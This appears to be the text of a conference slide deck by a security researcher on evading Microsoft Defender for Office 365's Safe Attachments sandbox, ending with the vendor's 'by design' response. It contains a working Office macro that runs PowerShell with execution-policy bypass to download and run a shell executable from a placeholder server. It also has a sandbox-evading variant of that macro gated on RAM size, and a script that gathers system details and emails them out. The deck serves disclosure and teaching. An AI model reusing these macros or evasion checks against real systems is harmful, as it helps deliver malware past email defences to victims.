Microsoft Defender for Office 365 evasion. The story of confirmed vulnerability

Sergey Chubarov

Sergey Chubarov

Consultant | Instructor

Conference speaker

https://www.linkedin.com/in/schubarov

- Microsoft MVP: Security
- OSCP, OSEP
- MCT, MCT Regional Lead, Security Certified expert, Microsoft 365 Certified Expert, Azure Certified Expert
- EC Council: CEH Master, LPT Master, CPENT, CCSE, CEI
- CREST: CPSA, CRT

- You could tell by the accent he was ready to hack. He tore up Windows & Linux. Saw great benefits of ATP and a new trust into Azure security and Windows Defender.
- Demo showed various attacks on Windows & Linux. Defensive consisted of almost entirely of expensive MS E5 solutions.
- Very impressive presentation.
- This presenter was awesome, love his perspective. Would like more in depth sessions on Microsoft Defender ATP & Azure AD security
- Great content! Part is demos of exploits was scary! But thank you for deep technical details.
- More time needed to cover more detail and demos.
- Incredible! Although a little scary.
- Sergey is awesome. Invite back every time!
- I am not sure people understand the dynamics of an attack. In a demonstration the speakers have to show a scenario that seems specific to there environment but the reality is the attack will involve more attack vectors than can be covered in the time allotted. This speaker handled this issue very well. Enjoyable
- Excellent Presentation
- very engaging!
- Well done.
- Session took a little time to get started but was very interesting on the offensive side of things.
- This was something I was surprised by. Way more info than I expected.

- Demo showed various attacks on Windows & Linux. Defensive consisted of almost entirely of expensive MS E5 solutions.
- You could tell by the accent he was ready to hack. He tore up W a new trust into Azure security and Windows Defender.
- More time needed to cover more detail and demos.
- Incredible! Although a little scary.
- Sergey is awesome. Invite back every time!
- I am not sure people understand the dynamics of an attack. In a demonstration the speakers have to show a scenario that seems specific to there environment but the reality is the attack will involve more attack vectors than can be covered in the time allotted. This speaker handled this issue very well. Enjoyable
- Excellent Presentation
- very engaging!
- Well done.
- Session took a little time to get started but was very interesting on the offensive side of things.
- This was something I was surprised by. Way more info than I expected.

Agenda

Microsoft Defender for Office 365 Safe Attachments.

Inside the sandbox.


How attackers can bypass Safe Attachments.

Vulnerability confirmation and remediation by vendor

Testing malicious links.

How attackers bypass Safe Links.

Microsoft Defender for Office 365. Safe Attachments



MACHINE LEARNING

Office Macro

```
Sub Auto_Open()

    Call Shell("powershell -exec bypass -command $client = new-object
    System.Net.WebClient;    $client.DownloadFile('http://server/yourshell.exe','
yourshell.exe');.\    yourshell.exe")

End Sub
```

Powershell script

```
$from = "fake@address.com"
$to = "fake@address.com"
$smtp = "smtp.whatever.com"
$subject = "Whatever"
$body = "Check an attachment"
        Get-WmiObject -Class Win32_OperatingSystem -Namespace root/cimv2 -ComputerName . | ft -Property    caption | Format-Table –AutoSize | out-file -append new.txt
        Get-CimInstance -ClassName win32_operatingsystem | select installdate, lastbootuptime | Format-Table –        AutoSize | out-file -append new.txt
        Get-WmiObject -Class Win32_ComputerSystem -Namespace root/cimv2 -ComputerName . | ft -Property
        domain,numberoflogicalprocessors,numberofprocessors,partofdomain,totalphysicalmemory,username |   Format-Table –AutoSize | out-file -append new.txt
$secpasswd = ConvertTo-SecureString "Id0ntC@re" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential($from, $secpasswd)
Send-MailMessage -To $to -From $from -Subject $subject -Body $body -Credential $mycreds -SmtpServer $smtp -UseSsl -DeliveryNotificationOption Never -BodyAsHtml -Attachments new.txt
```

Zip ps1 and send it as attachment

Inside the sandbox

Windows 10 Hyper-V VM

1Gb RAM (was), 1 core

Fake user and decoy content

Office apps + Adobe Reader + 3rd party browsers

Number of custom tools for analysis

Every instance deployed from the same template

Software (short list)

DisplayName	DisplayVersion	Publisher
Google Chrome	56.0.2924.87	Google Inc.
Mozilla Firefox 51.0.1 (x86 en-US)	51.0.1	Mozilla
Microsoft Project Professional 2016	16.0.4266.1001	Microsoft Corporation
Microsoft Office Professional Plus 2016	16.0.4266.1001	Microsoft Corporation
Microsoft Visio Professional 2016	16.0.4266.1001	Microsoft Corporation
Java 8 Update 121	8.0.1210.13	Oracle Corporation
Adobe Acrobat Reader DC	15.023.20070	Adobe Systems Incorporated
Microsoft Visual C++ 2012 Redistributable	11.0.61030.0	Microsoft Corporation
Microsoft Visual C++ 2013 Redistributable	12.0.40660.0	Microsoft Corporation
Microsoft Visual C++ 2017 Redistributable	14.13.26020.0	Microsoft Corporation

Custom tools (short list)

CryptoLogger

EvasionPrevention

JavaTracer

MBA

MERE

ModuleInjector

NoDebugger

PatchedBinaries

PDM

Persephone

ProcessInvestigator

ScriptAnalyzer

ShellExecuteSuspended

UIA

VssShadow

FiddlerCore4

FormPhishBlock

Microsoft.Sonar

Sandbox evasion

By knowing configuration, the attacker can write a script/macros that will not be executed with this configuration, but will be executed in any others

This allows an attacker to successfully bypass sandbox scanning

Example: execute code only if amount of memory is larger that 2Gb

Original Office Macro

```
Sub Auto_Open()

    Call Shell("powershell -exec bypass -command $client = new-object
    System.Net.WebClient;    $client.DownloadFile('http://server/yourshell.exe','
yourshell.exe');.\    yourshell.exe")

End Sub
```

Macros with Evasion

```
Sub Auto_Open()
Dim oInstance
    Dim colInstances
    Dim dRam As Double
    Set colInstances = GetObject("winmgmts:").ExecQuery("SELECT * FROM Win32_PhysicalMemory")
    For Each oInstance In colInstances
        dRam = dRam + oInstance.Capacity
    Next
    If dRam > "2000000000" Then
    Call Shell("powershell -exec bypass -command $client = new-object System.Net.WebClient;
$client.DownloadFile('http://server/yourshell.exe','yourshell.exe');.\yourshell.exe")
    Else: MsgBox ("Not enough ram")
    End If
End Sub
```

Vulnerability confirmed


Hello Sergey,

I wanted to give you an update for your case: We have completed Assessment and while the engineering team did note that the issue reported was By Design, they took action to improve the security of the sandbox environment based on your report.

Because of this, Microsoft would like to recognize your efforts on our public security researcher acknowledgement page:
"Security Researcher Acknowledgments for Microsoft Online Services"
<https://portal.msrc.microsoft.com/en-us/security-guidance/researcher-acknowledgments-online-services>

Your Preferred acknowledgement can be set in your Researcher Profile and will automatically be used by the system.

Thank you very much for working with us, we have closed this case.


WHERE
IS MY
MIND
Money

How attackers can bypass Safe Attachments

VULN-064691

It’s “by design”

Vendor increased amount of memory from 1 to 16gb

Didn’t fix a problem

Protection can be bypassed using any other attribute such as: Windows OS build, number of processor cores etc.


NOBODY
IS
perfect
I AM
NOBODY

If you don’t want any emails from me

I know how to bypass your protection

Microsoft Defender for Office 365 evasion. The story of confirmed vulnerability

Sergey Chubarov